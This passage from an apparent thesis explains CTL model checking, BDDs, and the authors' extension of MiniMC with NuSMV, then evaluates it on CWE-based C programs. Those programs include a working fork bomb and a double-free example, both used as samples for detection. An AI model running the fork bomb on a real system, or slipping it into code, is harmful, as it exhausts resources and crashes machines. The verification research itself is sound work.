1. $\neg \boldsymbol{AX}\phi \equiv \boldsymbol{EX}\neg\phi$
2. $\neg \boldsymbol{AF}\phi \equiv \boldsymbol{EG}\neg\phi$
3. $\neg \boldsymbol{EF}\phi \equiv \boldsymbol{AG}\neg\phi$
4. $\boldsymbol{A}\phi \boldsymbol{U}\psi \equiv \neg(\boldsymbol{E}(\neg\psi \boldsymbol{U}(\neg\phi \wedge \neg\psi) \vee \boldsymbol{EG}\neg\psi))$
5. $\boldsymbol{AF}\phi \equiv \boldsymbol{A}[\top \boldsymbol{U}\phi]$
6. $\boldsymbol{EF}\phi \equiv \boldsymbol{E}[\top \boldsymbol{U}\phi]$

Figure 2.8: The CTL equivalences that are used to find the adequate set of connectives. [19]

connectives and are used to find the adequate set of CTL connectives. The adequate set are the set of connectives that can deduce all other connectives. The definition is given as:

Definition 8 (Adequate CTL Set)**.** A set of temporal connectives in CTL is adequate if, and only if, it contains at least one of **AX**, **EX**, at least one of **EG**, **AF**, **AU**, and **EU** [19].

To find the adequate set we see that **AX** can be expressed as ¬**EX**¬ by using the first equivalence in Figure 2.8. **AG**, **EG**, **AF** and **EF** can be expressed by **AU** and **EU**. This is done by first rewriting **AG** and **EG** using equivalence 2 and 3 in Figure 2.8. Then use equivalence 5 and 6 to rewrite **AF** and **EF** to **AU** and **EU**. This means that **AU** and **EU** and **EX** are adequate set. It also means that using equivalence 4, that **EU**, **EX** and **EG** form an adequate set.

It is worth noting that weak-until **AW** / **EW** and release **AR** / **ER** connectives are not part of CTL however they can be expressed using the connectives **EU** and AU as well as the operator ¬. As they are not part of CTL, this report does not cover how do deduce them, however we refer to the book *Logic in Computer Science: Modelling and Reasoning about Systems*.[19]

2.5 CTL Model Checking

This section is based on Logic in Computer Science: Modelling and Reasoning about Systems by Huth & Ryan [19] and the publication „Software model checking“ by Jhala & Majumdar [21], and the publication „Graph-Based Algorithms for Boolean Function

Manipulation" by Bryant [24]. It describes how CTL model checking works and how this can be utilised to verify software programs.

The state space for larger software programs can grow to become large, and CTL formula can get complicated. It is therefore of great interest to have efficient model checking algorithms. As described in Section 2.4, a model checker verifies that a CTL formula holds using the notion $\mathcal{M}, s_i \models \phi$.

A labelling algorithm is a model checking algorithm that labels states in a model with subformulas of a CTL formula ϕ. The labelling algorithm presented in Algorithm 1, takes a model M and a CTL formula ϕ and returns the set of states S that satisfies the CTL formula, as shown in Figure 2.2.

It does not need to handle every CTL connective because it uses the adequate sets to deduce the remaining connectives as described in Section 2.4. The algorithm uses a translation function to translate a CTL formula ϕ to the adequate set of connectives using the equivalences seen in Figure 2.8. is is the case for **EF**, **AG**, **AX**, **AU** and **EG** The algorithm then labels all states in the model with a subformula ψ of ϕ for the states which satisfies ψ. States are labelled recursively bottom-up in the parse tree.

The basic psudocode algorithm for CTL model checking is shown in Algorithm 2. It is case driven meaning that given a connective it will return the set of states which satisfies the connective. Each of the adequate connective have a defined SAT-function, which the algorithm calls if either $\mathbf{AF}, \mathbf{EU}$ or **EX** is the root in the parse tree. The algorithm shown in Algorithm 3 is for the connective **AF** and computes the set of states that satisfies ϕ by calling Algorithm 2. It takes the set of states Y and uses Equation (2.1) to get the set of all previous states that only transitions into Y. It repeats this process until the sets X and Y are equal. The functions in Equations (2.1) and (2.2) are used to calculate the pre-image of a set of states, because pre denotes backwards travelling on the transitions.

$$\text{pre}\forall(Y) = \{s \in S \mid \forall s', (s \rightarrow s' \text{ implies } s' \in Y)\} \tag{2.1}$$

$$\text{pre}\exists(Y) = \{s \in S \mid \exists s', (s \rightarrow s' \text{ and } s' \in Y)\} \tag{2.2}$$

Both functions take a subset of states, denoted as Y and returns a set of states. For $\forall$ the transitions must lead to states in Y. For $\exists$ the transitions can lead to states in Y.[19] The repeated labelling process of Algorithm 3 is visualised in Figures 2.9 and 2.10. First all sub states are checked if they satisfy **AF**. If they satisfy, the root node is also labelled **AF**. Algorithm 2 has a complexity of $O(f \cdot V \cdot (V + E))$ where f is the amount of connectives, V is the number of states and E is the number of transitions. It is possible to construct a more effective algorithm, by converting all input connectives to existential normal form. This means instead of translating connectives to the adequate set, they are translated to $\mathbf{EG}, \mathbf{EU}$ and **EX**. This will reduce the complexity to $O(f \cdot (V + E))$.

In order to prove that cases in Algorithm 2 terminate and are correct, it is required to prove that the algorithm will eventually stop. For simple cases where the CTL formula does not contain subexpression it can be computed directly. However, when

Algorithm 1 The labelling algorithm[19]

```
procedure CTLModelChecker($M = (S, \rightarrow, L), \phi$)
    $\phi \leftarrow$ TRANSLATE($\phi$)
    Label each state $s \in S$ with the subformulas of $\phi$ that are satisfied there
    for each subformula $\psi$ of $\phi$, in increasing order of size do
        for each state $s \in S$ that has already been labelled with all immediate subformulas of $\psi$ do
            Label $s$ with $\psi$ according to the following cases:
            if $\psi$ is $\perp$ then
                Do not label any states with $\perp$
            else if $\psi$ is atomic proposition $p$ then
                if $p \in L(s)$ then
                    Label $s$ with $p$
                end if
            else if $\psi$ is $\psi_1 \wedge \psi_2$ then
                if $s$ is already labelled with both $\psi_1$ and $\psi_2$ then
                    Label $s$ with $\psi_1 \wedge \psi_2$
                end if
            else if $\psi$ is $\neg\psi_1$ then
                if $s$ is not already labelled with $\psi_1$ then
                    Label $s$ with $\neg\psi_1$
                end if
            else if $\psi$ is AF $\psi_1$ then
                Label any state labelled with $\psi_1$ with AF $\psi_1$
                repeat
                    Label any state with AF $\psi_1$ if all successor states are labelled with AF $\psi_1$, until there is no change
                until no more states can be labelled with AF $\psi_1$
            else if $\psi$ is E[$\psi_1$ U $\psi_2$] then
                Label any state labelled with $\psi_2$ with E[$\psi_1$ U $\psi_2$]
                repeat
                    Label any state with E[$\psi_1$ U $\psi_2$] if it is labelled with $\psi_1$ and at least one of its successors is labelled with E[$\psi_1$ U $\psi_2$], until there is no change
                until no more states can be labelled with E[$\psi_1$ U $\psi_2$]
            else if $\psi$ is EX $\psi_1$ then
                if at least one successor state of $s$ is labelled with $\psi_1$ then
                    Label $s$ with EX $\psi_1$
                end if
            else if $\psi$ is EG $\psi_1$ then
                label all states with EG $\psi_1$
                if any state s is not labelled with $\psi$ *delete* the label EG $\psi_1$ then
                    repeat
                        *delete* the label EG $\psi_1$ from any state $s$ if none of its successors is labelled with EG $\psi_1$
                    until there is no change
                end if
            end if
        end for
    end for
    return the set of states satisfying $\phi$
end procedure
```

Algorithm 2 The Boolean Satisfiability Algorithm[19]

```
1: function SAT($\varphi$)
2:     case
   $\varphi$ is $\top$: return $S$
   $\varphi$ is $\bot$: return $\varnothing$
   $\varphi$ is an atomic proposition: return $\{s \in S \mid \varphi \in L(s)\}$
   $\varphi$ is $\neg\varphi_1$: return $S \setminus$ SAT($\varphi_1$)
   $\varphi$ is $\varphi_1 \wedge \varphi_2$: return SAT($\varphi_1$) $\cap$ SAT($\varphi_2$)
   $\varphi$ is $\varphi_1 \vee \varphi_2$: return SAT($\varphi_1$) $\cup$ SAT($\varphi_2$)
   $\varphi$ is $\varphi_1 \rightarrow \varphi_2$: return SAT($\neg\varphi_1 \vee \varphi_2$)
   $\varphi$ is $\mathsf{AX}\ \varphi_1$: return SAT($\neg\mathsf{EX}\ \neg\varphi_1$)
   $\varphi$ is $\mathsf{EX}\ \varphi_1$: return SATEX($\varphi_1$)
   $\varphi$ is $\mathsf{A}[\varphi_1\ \mathsf{U}\ \varphi_2]$: return SAT($\neg(\mathsf{E}[\neg\varphi_2\ \mathsf{U}\ (\neg\varphi_1 \wedge \neg\varphi_2)] \vee \mathsf{EG}\ \neg\varphi_2)$)
   $\varphi$ is $\mathsf{E}[\varphi_1\ \mathsf{U}\ \varphi_2]$: return SATEU($\varphi_1$, $\varphi_2$)
   $\varphi$ is $\mathsf{EF}\ \varphi_1$: return SAT($\mathsf{E}(\mathsf{U}\ \varphi_1)$)
   $\varphi$ is $\mathsf{EG}\ \varphi_1$: return SAT($\neg\mathsf{AF}\ \neg\varphi_1$)
   $\varphi$ is $\mathsf{AF}\ \varphi_1$: return SATAF($\varphi_1$)
   $\varphi$ is $\mathsf{AG}\ \varphi_1$: return SAT($\neg\mathsf{EF}\ \neg\varphi_1$)
3:     end case
4: end function
```

dealing with temporal operators such as **AF** where the algorithm needs to iterate over the states until no more states can be labelled, it can not be computed directly. Proving that the algorithm will terminate and have correctness proofs are constructed but will not be shown in this report. The remaining of the SAT-function will also not be shown in this report, however we reference the book *Logic in Computer Science: Modelling and Reasoning about Systems* [19, page 240-245].

The labelling algorithm run in linear time in terms of the model size however the model itself can often become exponentially large in terms of number of variables and components. As a consequence of this, a simple boolean value will double the size of the model. This can lead to state space explosion problems as mentioned in Section 2.3.1. To circumvent this problem some model checkers use an efficient data structure called ordered binary decision diagrams *(OBDDs)*, which represents sets of states instead of each individual state.[19]

2.5.1 Binary Decision Diagrams

A BDD is a data structure that can represent a boolean function. It is a directed acyclic graphs *(DAG)* with each node representing a variable, with leaves representing a boolean value, and each edge representing the value of the variable in the predecessor node. It is an optimised variant of a binary decision tree. Figure 2.11 shows a decision tree for a function $f(x, y)$. To find $f(0, 1)$, starting at the root of the tree and follow the dashed edge, which represent the value 0. At node y the value of the function is

Algorithm 3 The SAT Algorithm for the temporal connective **AF**. X and Y are program variables which contains sets of states. S is a set of states.[19].

```
function SATAF($\varphi$)
    /* determines the set of states satisfying AF $\varphi$ */
    local var $X$, $Y$
    $X \leftarrow S$
    $Y \leftarrow$ SAT($\varphi$)
    repeat
        $X \leftarrow Y$
        $Y \leftarrow Y \cup \text{pre}\forall(Y)$
    until $X = Y$
    return $Y$
end function
```



Figure 2.9: All subformulas are labelled with **AF**ψ_1



Figure 2.10: Because all subformulas are labelled **AF**ψ_1, the root node can also be labelled that.

1, so following the solid edge the value of the terminal node is 0, thus 0 is the result of the function. If a function f has n possible boolean values, then the tree will have a least $2^{n+1} - 1$ nodes.[19]

The BDD in Figure 2.11 can be optimised because the only non terminal values are 0 and 1. If multiple occurrences of the same non terminal node exists, then its possible to merge them into one and all nodes with an edge to a nonterminal node with the values are linked to it by a pointer. Figure 2.12 is an example of this. This optimisation will save storage space due to the reduced amount of nonterminal nodes, but there are still the same number of edges as before.[24]

The BDD in Figure 2.12 can be further optimised by removing the terminal nodes which are not needed. The right y node is not needed because it is possible to end at the node if its either 0 or 1.[19] Thus the node can be removed to save more storage space and we end with a BDD shown in Figure 2.13. A third way a BDD is optimised is by sharing sub-BDDs in a similar way to nonterminal nodes. Because BDDs can share leaves they are not categorised as binary decision trees. We can define a BDD as:



Figure 2.11: Binary Decision Tree. A dashed line represents the value 0 and a solid line represents the value 1.



Figure 2.12: Binary Decision Diagram. Multiple occurances of the same leaf node has been removed. A dashed line represents the value 0 and a solid line represents the value 1.



Figure 2.13: Binary Decision Diagram multiple occourances of the same nodes removed. A dashed line represents the value 0 and a solid line represents the value 1.

Definition 9 (Binary Decision Diagram)**.** A BDD is a finite DAG with a unique initial node, where all terminal nodes are labelled with 0 or 1 and all non-terminal nodes are labelled with a boolean variable. Each non-terminal node has exactly two edges from itself to others, labelled 0 and 1. We represent them as a dashed and a solid line, respectively[19]

Ordered BDD

Ordering a BDD can significantly reduce the size of the BDD. An Ordered BDD *(OBDD)* is defined as:

Definition 10 (Ordered Binary Decision Diagram)**.** Let $[x_1, ..., x_n]$ be a unique ordered list of variablesand let B be a BDD where all variables occur somewhere in the list. We say that B has the ordering $[x_1, ..., x_n]$ if all variable labels of B occur in the list and, for every occurrence of x_i followed by x_j along any path in B, we have $i < j$. An OBDD is a BDD which has an ordering for some list of variables.[19]

A function like $(x_1+x_2) \cdot (x_3+x_4) \cdot (x_{2n-1}+x_{2n})$ can be ordered in multiple ways. Ordering by natural ordering $[x_1, x_2, x_3, x_4]$ where x_1 will become the root node in the BDD and x_2 will become a child of the root node, in the BDD and so forth. The BDD will have $2^{n+1} - 1$ nodes. Whereas an ordering such as $[x_1, x_3, x_2, x_4]$ will result in the BDD have $2n + 1$ nodes. Finding the optimal ordering is an expensive operation, but heuristics exist which will be able to find a good ordering.[7, 19, 24, 25]

Chapter 3 Enriching MiniMC With CTL

The following chapter presents how we enriched MiniMC with CTL. Section 3.1 describes the adaption of the MiniMC representation to support CTL. Followed by Section 3.2, which describes the addition of NuSMV itto MiniMC. Due to state space explosion being an issue we present an algorithm for state space reduction in Section 3.3.

3.1 Adapting MiniMC to CTL Analyses

This section describes how we have adapted MiniMC to support CTL analyses. It does so, by describing the changes made to the MiniMC program representation, and how these changes affect the analyses, as well as how NuSMV was implemented into MiniMC. The paper „Design and Synthesis of Synchronization Skeletons Using Branching-Time Temporal Logic“ by Clarke & Emerson[22] and the book Logic in Computer Science: Modelling and Reasoning about Systems by Huth & Ryan[19] are used as references for this section.

Section 2.1 describes the MiniMC program representation while CTL analysis uses Kripke structures. The difference between the MiniMC representation and a Kripke structures is that for Kripke structures, the instructions are contained within the nodes of the structure. This means that the instructions must be moved from the edges of the CFA to the nodes. Specifically, the instructions are found on the incoming edges of the nodes. When moving instructions to the location nodes we must also consider the registers that are used in these instructions.[19, 22]

While the CFA locations within MiniMC contains a set of active registers, the registers within are those active throughout the entire function described by the CFA. However, the registers of interest are those who appear in each location.

To enable an analysis that is sensitive to certain function calls, it is necessary to record information about the called functions. This is done in multiple steps, one of which is to expand the logic that interprets functions that are not defined within the analysed program itself. An example of these are library functions such as `abs()` that are defined in the standard library., while an example of a function with a non-deterministic behaviour is the `printf()` function that returns an integer depending on the length of the input. However `printf()` is incompatible with the MiniMC



Figure 3.1: A Kripke structure representation. ϵ denotes no instructions, while $\mathcal{I}$ denotes instructions in the node.

representation as it takes a variable amount of input arguments as input. This is not possible to represent in MiniMC as the number of input arguments is fixed for a specific function. As the string input can be of arbitrary length, doing an analysis of program behaviour with explicit values for possible string inputs is not feasible. This means that the `printf()` function is not supported by MiniMC.

Listing 3.1: An example of an undefined function, `undefined()`.

```
int dummy() { return 2+2; }

int main() {
    int a = dummy();
    int b = undefined();
    return 0;
}
```

In Listing 3.1, MiniMC correctly classifies the function `dummy()` as a function returning an integer. However, the function `undefined()` is not defined within the program. This means that it is not possible for MiniMC to determine the return value of the function. It is therefore also classified as a NonDet integer function.

3.1.1 Expanding the Current MiniMC Representation

It is not strictly required but beneficial to expand the current representation, in order to perform CTL analysis on a program representation. One expansion is the addition of compatible datatypes within MiniMC, such as adding limited support for floating point numbers. As such, the current implementation supports the presence of float as a datatype, but does not support the actual float values. This change was made using the LLVM implementation of floating point numbers to recognize these and insert them into the MiniMC representation. Another expansion is to add information to the instructions themselves.

MiniMC has several instruction types, where among these the three address code *TAC* operations are of significance. A TAC operation is an operation that takes two operands and produces a result, which is then stored in a variable. An example of a

TAC operation is the addition operation, which takes two operands and produces a result.

MiniMC also has `Call` instructions, which are used to call functions. These have been expanded with a field containing the name of the called function.

Every instruction type inherits from the `Instruction` class, which contains an `InstructionCode` that is used to identify the instruction type.

Listing 3.2: Instruction struct and a `Call` instruction.

```
struct Instruction {
public:
/* Constructor hidden for abbreviation */
private:
    InstructionCode opcode;
    Instruction_content content;
};

struct CallContent {
  Value_ptr res;
  Value_ptr function;
  std::vector<Value_ptr> params;
  std::string func_name;
};

template <>
struct InstructionData<InstructionCode::Call> {
  /* Content hidden for abbreviation */
  static const std::size_t operands = 1;
  static const bool hasResVar = false;
  using Content = CallContent;
};
```

The addition of the `func_name` field is intended to make the analysis of `CallContent` easier, as it becomes possible to quickly retrieve the name of the called function. This is done by accessing the information about the called function and adding it to the `CallContent` struct.

3.2 NuSMV as a CTL Engine

This section is based on the NuSMV 2.6 User Manual by Cavada et al. *[26] and NuSMV: a new symbolic model checker by Fondazione Bruno Kessler [27]. The section describes the NuSMV model checker and its input language, in order to give an understanding of how this can be used in MiniMC.*

NuSMV is a symbolic model checker used for verification of finite state systems. It is a reimplementation and extension of the CMU SMV model checker.[27] NuSMV contains a symbolic model checker based on BDDs as well as a SAT-based model checker. NuSMV uses the CUDD package[1], to work with these BDDs which are used to control memory through variable ordering. The reordering is triggered automatically if the amount of nodes reaches a threshold which is initialised at the start of a run and will be dynamically changed when a reordering has been done.[26] NuSMV allows for specifications of CTL properties.[26] NuSMV version 2.6 is used in this project for verification of CTL properties. It is available from their website[2].

3.2.1 NuSMV Input Syntax

NuSMV has a type system in the input language as well as certain reserved keywords. For demonstrative purposes, the following example is used:

Listing 3.3: An example of a SMV file.

```
1  MODULE main
2  VAR a: {0, 2, 4, 8};
3  VAR b: {1, 2, foo, bar};
4  VAR c: boolean;
5  ASSIGN init(a) := 0;
6  ASSIGN init(b) := foo;
7  ASSIGN init(c) := FALSE;
8  ASSIGN next(a) :=
9      case
10       a = 0 : 2;
11       a = 2 : 4;
12       a = 4 : 8;
13       TRUE : a;
14     esac;
15 ASSIGN next(b) :=
16     case
17         b = foo : bar;
18         b = bar : 1;
19         b = 1 : 2;
20         TRUE : b;
21     esac;
22 ASSING next(c) :=
23     case
24         c = FALSE : TRUE;
25         TRUE : c;
26     esac;
27 CTLSPEC
28 EF (a > 3);
```

Types in NuSMV consists of booleans, integers, enumerations, words, arrays and sets. Booleans and integer types are declared using the `boolean` and `integer` keywords respectively. Integers can be declared with a set of values or a range of values. An example of an integer type is seen on line 2 in Listing 3.3, where an integer

[1]CUDD is a C library to facilitate working wiht BDDs.
[2]`http://nusmv.fbk.eu`

enum is assigned with the values 0, 2, 4, and 8. An example of an integer range is `VAR a: 1 ... 5000`, for a range from 1 to 5000. These ranges and value sets reduce some issues within model checking such as state space explosion, but can also limit the expressiveness of the model. Enumerations can contain either symbols, integers or a combination of symbols and integers. They are declared using curly brackets and a list of values as seen on line 3 in Listing 3.3, where an symbolic-and-integer enum is assigned with the values 1, 2, foo, and bar.

Program Model The model of a program in NuSMV consists of one or more modules. One of these must be the `main` module. The `main` module is the entry point of the program. A module can be declared using the `MODULE` keyword and are the basic building blocks of NuSMV.

Declarations Declarations are a type of block in NuSMV, each declaration types has its own syntax, the full syntax can be found in *NuSMV 2.6 User Manual*.[26] Of these the most important for this project are `VAR`, `ASSIGN` and `CTLSPEC`. `VAR` is used to declare variables, such as the `a` and `locations` variables in Listing 3.3. `ASSIGN` is used to assign values to variables through transitions, as well as assigning initial values to variables. All variables in NuSMV must be assigned an initial value. `CTLSPEC` is used to declare CTL specifications.

Expressions Expressions are used to in all the previously mentioned elements of the NuSMV input language. As an example `ASSIGN a := 1` consists of the identifier `a` and the basic expression on the left side of the assignment. Operators can be used to combine expressions such as mathematical operators and comparison operators.

3.2.2 Implementing NuSMV in MiniMC

The NuSMV model checker has been chosen as a reference implementation, for implementing CTL into MiniMC. NuSMV is a model checker for the temporal logic CTL[26], and is written in C, is licenced under the GNU-GPL. NuSMV is no longer maintained, but is still available for download from the NuSMV website[3]. In order for NuSMV to compile on modern systems, some changes to the source code were necessary. These changes can be found in Appendix A as well as in our patched version of the NuSMV repository[4].

NuSMV allows for both single line and multi line variable blocks, as shown in Listings 3.4 and 3.5 respectively. While the multiline format is more readable, the single line format is more compact. Both formats are equally expressive, and can be used interchangeably. For MiniMC we have chosen the single line format, as it is more compact and easier to parse, as well as more permissive when outputting smv files.

[3] `http://nusmv.fbk.eu/`

[4] `https://github.com/Zaph-x/NuSMV-patched`

Listing 3.4: Multi line VAR block

```
VAR
  a: boolean;
  b: integer;
  c: {1, 2, 3};
```

Listing 3.5: Single line VAR blocks

```
VAR a: boolean;
VAR b: integer;
VAR c: {1, 2, 3};
```

As only certain sections of the NuSMV input has a specific format, we have chosen to use a more separated format for the rest of the input. We define an SMV file as beginning with a sequence of blocks, where a block consists of variable values, followed by transitions and an initial state. The SMV file ends with a specification block, which contains the CTL formula to be checked. For the CTL specifications, we have created pre-defined CTL specs, that can be invoked using specific words, such as `unsafe_fork`. However the user can also write their own CTL specifications, and invoke as a command line argument.

Listing 3.6: The generated SMV file based on a double free

```
-- Output generated automatically by MiniMC
MODULE main
VAR locations : {main-bb0, main-bb2, ..., main-bb11};
ASSIGN next(locations) :=
case
  locations = main-bb0 : {main-bb2};
  locations = main-bb2 : {malloc-bb0};
  locations = malloc-bb0 : {malloc-bb2};
  locations = malloc-bb2 : {malloc-bb3};
  locations = malloc-bb3 : {main-bb3};
  locations = main-bb3 : {main-bb1};
  locations = main-bb1 : {main-bb6, main-bb10};
  locations = main-bb6 : {main-bb7};
  locations = main-bb7 : {main-bb16};
  locations = main-bb16 : {free-bb0};
  locations = free-bb0 : {main-bb14, main-bb17};
  locations = main-bb17 : {main-bb13};
  locations = main-bb13 : {free-bb0};
  locations = main-bb10 : {main-bb11};
  locations = main-bb11 : {main-bb13};
  TRUE : locations;
esac;
ASSIGN init(locations) := {main-bb0};
ASSIGN next(main-reg5) :=
case
  locations = main-bb2 : {Assigned};
  locations = free-bb0 : {NonDet};
  locations = free-bb0 : {NonDet};
  TRUE : main-reg5;
esac;
VAR main-reg5 : {Unassigned, Assigned, NonDet};
ASSIGN init(main-reg5) := {Unassigned};
ASSIGN next(main-reg8) :=
case
  locations = main-bb3 : {Assigned, Compared};
  TRUE : main-reg8;
esac;
VAR main-reg8 : {Unassigned, Assigned, Compared};
ASSIGN init(main-reg8) := {Unassigned};
CTLSPEC
AG ((locations = free-bb0 & main-reg5 = Assigned) -> EX(AF (
    locations = free-bb0 & main-reg5 = NonDet)));
```

Listing 3.7: The C program used to generate the NuSMV input

```c
#include <stdlib.h>

int main(void) {
  int a = 1;
  int *p = malloc(sizeof(int));
  if (a == 1) {
    free(p);
  }
  free(p);
  return 0;
}
```

The model shown in Listings 3.6 and 3.7 presents an example of how the NuSMV input is structured when an output is generated from a C program. The variable `locations` is a symbolic enumerable, and is used to represent the basic blocks of the programs. Locations are used to control the state changes of the other variables in a program, as these are modified in specific locations. They are created by taking incoming transitions and representing the instructions happening along the edge as occuring within the basic block. As such a basic block contains an assignment, and the result register for that assignment will be set if the location has been reached. On line 26 in Listing 3.6 we see an example of how the variable `locations` is used to control the transitions of the `main-reg5` variable. Particularly for the transition going from `main-reg5 = Unassigned` to `main-reg5 = Assigned`, the location is checked to be `main-bb2`. Furthermore, each variable must have a true transition, which is a transition that occurs when no other transitions are possible.

3.3 State Space Reduction

This section describes the state space reduction technique that we have implemented. Furthermore, we touch on the reduction of states as a result of this implementation.

MiniMC generates empty edges, which are edges that do not change the state of the system, but still needs to be explored. This is a problem, as it increases the size of the state space, which increases the time needed to analyse the model. We have implemented a state space reduction technique, which removes empty edges from the model. This reduces the size of the state space, and thereby the time needed to analyse the model. Before any state space reduction, a model may look as shown in Figure 3.2.



Figure 3.2: State space before reduction, on a model representing a fork bomb with two calls to fork().

The algorithm we use to remove empty edges is shown in Algorithm 4. The algorithm is a recursive algorithm, which starts at the initial location of the model and removes empty edges from the model. This is done by finding a location that has no instructions and exactly one outgoing edge. If such a location is found, the outgoing edge is removed and the algorithm is called recursively on the next location. This is done until a location with more than one outgoing edge or an instruction is found. By removing the empty edges, the state space is reduced, as shown in Figure 3.3.



Figure 3.3: State space after reduction, on a model representing a fork bomb with two calls to fork().

We further reduce the state space by removing unused instructions from registers used in the model. We do this because the SSA form used by MiniMC means every instruction in a program generates a new register. This means for every instruction in the model, a new register is added to the state space. This is done by finding all registers used in the model, and then removing all states from the registers that are not used by any instruction in the model. For a model with 66 registers we were successfully able to reduce the state space over registers from approximately

Algorithm 4 Recursive state space reduction algorithm for MiniMC.

```
procedure FindReductionCandidate($l$: location)
    if $l$ has no instructions & $l$ has exactly one outgoing edge then
        $next \leftarrow$ GetLocationFromCFA($l.next_0$)
        return FindReductionCandidate($next$)
    end if
    return $l$
end procedure

procedure StateSpaceReduction($l$: inital location)
    if $l$ has no instructions & $l$ has exactly one outgoing edge then
        $l' \leftarrow$ FindReductionCandidate($l$)
        if $l'$ is not $l$ then
            ClearTransitions($l$)
            AddNext($l$, $l'$)
        end if
    end if
    $l.visited \leftarrow$ true
    AddToReducedSet($l$)
    for $l' \in l.next$ do
        $next \leftarrow$ GetLocationFromCFA($l'$)
        if $next$ is not nullptr & $next.visited$ is false then
            StateSpaceReduction($next$)
        end if
    end for
end procedure
```

$1.23720 \cdot 10^{58}$ to approximately $6.39695 \cdot 10^{33}$ states[5]. This is a percentage change of approximately $1.93405 \cdot 10^{26}\%$ and enough to make analysis of the model possible within a reasonable time frame.

3.3.1 CTL Specification Substitution

Not all specifications contain registers with the same state. The current implementation only assigns a possible state to a register, if the register is used in an instruction that would result in this state. Therefore not all registers are assgined the same states, and as such, the same specification can not be applied to all variables. Because of this, we have implemented a way to check for if a specification can be applied to a register. This works for specifications which are defined to have register substitution applied to them. We do this by iterating over every register when creating the specification, and checking if the variable is assigned the state that the spec requires. If the register is not assigned the state, we do not add the CTL specification to the model.

Algorithm 5 CTL specification substitution algorithm for MiniMC.

```
1: for $spec \in$ Predefined CTL Specifications do
2:     for $reg \in$ Registers do
3:         $spec' \leftarrow \text{Substitute}(spec, reg)$
4:         if $\exists r : r \in reg.states \land r \notin spec.states$ then
5:             $spec' \leftarrow \epsilon$
6:         end if
7:     end for
8:     $Result \leftarrow Result + spec'$
9: end for
```

Algorithm 5 is used to check if a specification can be applied to a register. This makes the CTL analysis more robust, as it removes many errors that would otherwise occur. By substituting the specification with ϵ, we ensure that the specification is not applied to the register if the register does not contain the required state. This is done for every register in the model, and for every specification that is defined to have register substitution applied to it.

[5]This is an estimate, as it is based on the average amount of states on registers, rounded up to the nearest integer. The amount may in reality be much smaller.

Chapter 4 Results and Evaluation

The following chapter presents the programs which have been used to evaluate the implementation of NuSMV in MiniMC. The programs are based on CWEs from the CWE database [1]. These programs are chosen to cover a variety of different CWEs. Furthermore, the programs are also chosen to be small enough to be able to be analyzed by MiniMC in a reasonable time.

4.1 Results

This section presents some results of the implementation of NuSMV in MiniMC. We also cover what we were not able to analyse and why this is the case.

4.1.1 Unsafe Fork Operations

We define an unsafe fork operation as a fork operation that always eventually will lead to itself again. This is commonly known as a fork bomb, and is a common way to crash a system by using up all the available resources. In Listing 4.1 we have an example of a fork bomb.

Listing 4.1: A fork bomb. The MiniMC representation can be found in Appendix B, along with the LLVM and NuSMV represenation.

```
int main() {
  while(1) {
    fork();
  }
}
```

The code will fork a new process in each iteration of the while-loop, and since the while-loop never terminates, the program will eventually run out of resources. This can cause the system to become unresponsive. This behaviour is detectable with a CTL expression that checks if it is globally true always, that a fork operation will eventually lead to the same state again. Such behaviour can be expressed as:

`AG (fork -> AX AF fork)`

Because MiniMC assigns an ID to each basic block, the actual expression contains the ID of the basic block instead of the name, and looks as following:

```
AG (locations = fork-bb0 -> AX (AF locations = fork-bb0))
```

As the expression states that it is always globally true that a fork operation will eventually lead to the same state again, the CTL expression will be true if the program contains a set of operations leading to unsafe forking. This expression will not be true if the program does not contain any unsafe non-terminating fork operations, such as if instead of a while-loop, a for-loop is used.

We modify the fork program in Listing 4.1 to use a for-loop instead of a while-loop. This way, the call to `fork()` occurs an amount of times limited by the guard of the for-loop. The following code is the terminating fork bomb program:

